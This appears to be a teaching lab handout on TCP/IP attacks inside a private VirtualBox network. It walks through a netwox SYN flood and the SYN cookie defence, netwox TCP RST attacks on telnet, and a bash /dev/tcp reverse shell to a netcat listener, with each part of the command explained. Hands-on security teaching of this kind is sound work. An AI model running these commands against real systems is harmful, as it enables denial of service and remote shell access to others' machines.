


TCP/IP Attacks

Note: if it is not possible to use 3 VMs due to hardware limitations you can use your own host operating system as the user PC. Should you chose to do so make sure to use the IP address of your host machine virtual NIC used for NatNet1 instead of the user VM IP given in the addressing table and in all commands in the experiment parts.

Topology



Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
Server	NIC	192.168.0.254	255.255.255.0	192.168.0.1
User	NIC	192.168.0.2	255.255.255.0	192.168.0.1
Attacker	NIC	192.168.0.3	255.255.255.0	192.168.0.1

Objectives

Part 1: Set Up the Topology On Virtual Box

- Set up VMs to match the network topology.
- Install and start Services.

Part 2: SYN Flooding Attack

- Use Netwox to perform attack.
- Using SYN cookie for defense.

Part 3: TCP RST Attacks on telnet Connections

- Use netwox to perform RST Attack on telnet connections.

Part 4: Reverse Shell

- Simple reverse shell creation.

Background / Scenario

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed. In this lab, students need to conduct several attacks on the TCP protocol, including the SYN flood attack, the TCP reset attack, and the TCP session hijacking attack.



Required Resources


- 1 PC (with VBOX installed)

Part 1: Set Up the Topology On Virtual Box

In Part 1, you set up the lab topology.


Set Up VMs To Match The Network Topology

- open virtual box and go to File → Preferences .
- In Network section click Add new NAT Network icon .
- Click the Edit selected NAT Network icon .
- Set the network details as shown:



- Create an Ubuntu VM for the server machine install latest Ubuntu Desktop version available.
- Make sure to update and upgrade the machine.
- Install wireshark on the VM.

- You can either clone the server VM or create two other VMs for the user and attacker VMs.
- If you Clone the Server VM make sure to change the NIC mac address for Adapter 1.
- In the settings of each of the three VMs change the configuration of Adapter1 as shown:




- Start all three VMs and set the IP address of each as listed in the addressing table.

Install And Start Services

- On the Server VM use the following commands to install and start Telnet server:
`#install Telnet server`
`apt install telnet`
`#Start the telnet server`
`service openbsd-inetd start`
- If wireshark is not installed install it on the Server and Attacker VMs.

Part 2: SYN Flooding Attack



SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that

is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. The above figure illustrates the attack.

The size of the queue has a system-wide setting. In Linux, we can check the setting using the following command:

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use command "netstat -na" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

SYN Cookie Countermeasure: SYN cookie is a defense mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the sysctl command to turn on/off the SYN cookie mechanism:

```
# sysctl -a | grep cookie (Display the SYN cookie flag)
```

```
# sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
```

```
# sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

- on the user VM open a telnet session on the server, connection should be successful if not troubleshoot.
- On the server VM check for the client connections by displaying active TCP connections:
netstat -na
list the exact output of the previous command that represents the client connection.
- On the Server VM start wireshark with filter [tcp port telnet] then click start capture.
- From the client perform any command through the telnet terminal and observe the packets captured in wireshark on the server VM. Write down the address details showed on wireshark.

Use Netwox To Perform Attack

Netwox is a toolbox for network administrators and network hackers. Netwox contains several tools using network library netwib. Netwox was successfully installed under Linux, Windows, FreeBSD, OpenBSD and Solaris. Some tools are only a simplified implementation, while others are very sophisticated.

- On the server turn off SYN cookie.
- On the attacker VM install netwox.
- On the attacker VM start wireshark with the same filter as previously mentioned.
- On the attacker VM perform the following command:
netwox 76 -i 192.168.0.254 -p 23
Explain what the structure of the command and how it works.
- In the wireshark window of the Attacker machine write down the details of one of the packets displayed and dissect all addresses.
What are the packet types sent from the attacker machine regarding Three-way handshake?
- On the User VM check if the telnet connection is still working or not. If it is not working try reconnecting. Explain the result.
- On the server VM use the netstat -na command and mention any abnormalities you notice.
- Note: If the server machine gets unresponsive reset the VM and restart the telnet service and retry.

Using SYN Cookie For Defense

- On the server turn on SYN cookie and repeat the attack and check steps. Explain differences on both scenarios if any.

Part 3: TCP RST Attacks on telnet Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

Note: Before starting this part turn off all attacks and close any open apps on all machines. Restart any unresponsive VM.

Use Netwox To Perform RST Attack On Telnet Connections

- on the user VM establish a telnet connection to the server.
- Test telnet by creating a new folder on the desktop of the server VM from the user VM telnet terminal.
- On the server use the command `netstat -na` and notice the user telnet connection. Write down the line that shows the connection.
- On the attacker VM use the following command to perform the attack:
`netwox 78 --device "enp0s3" --filter "dst host 192.168.0.254 and dst port 23"`
- What happened to the telnet connection between Server and User VMs?
- If the connection is lost try to reconnect the telnet connection between User and Server VMs. What happened? Why?
- Stop the netwox command on the attacker VM and retry the telnet connection between Server and User VMs. What happened? Why?

Part 4: Reverse Shell

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

Note: In this part we will not cover Session Hijacking our goal is to create the reverse shell connection only.

Simple Reverse Shell Creation

To have a bash shell on a remote machine connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use netcat. This program allows us to specify a port number and can listen for a connection on that port.

- On the Attacker VM execute the following command:
nc -l 9090 -v -n

- On the server VM execute the following command:
/bin/bash -i > /dev/tcp/192.168.0.3/9090 0<&1 2>&1

Note: This command is usually used after successfully performing session hijacking attack.

"/bin/bash -i": i stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)

"> /dev/tcp/192.168.0.3/9090": This causes the output (stdout) of the shell to be redirected to the tcp connection to 192.168.0.3's port 9090. The output stdout is represented by file descriptor number 1.

"0<&1": File descriptor 0 represents the standard input (stdin). This causes the stdin for the shell to be obtained from the tcp connection.

"2>&1": File descriptor 2 represents standard error stderr. This causes the error output to be redirected to the tcp connection.

- On the Attacker nc terminal try doing the following commands and observe the result:
cd Desktop
mkdir attack_test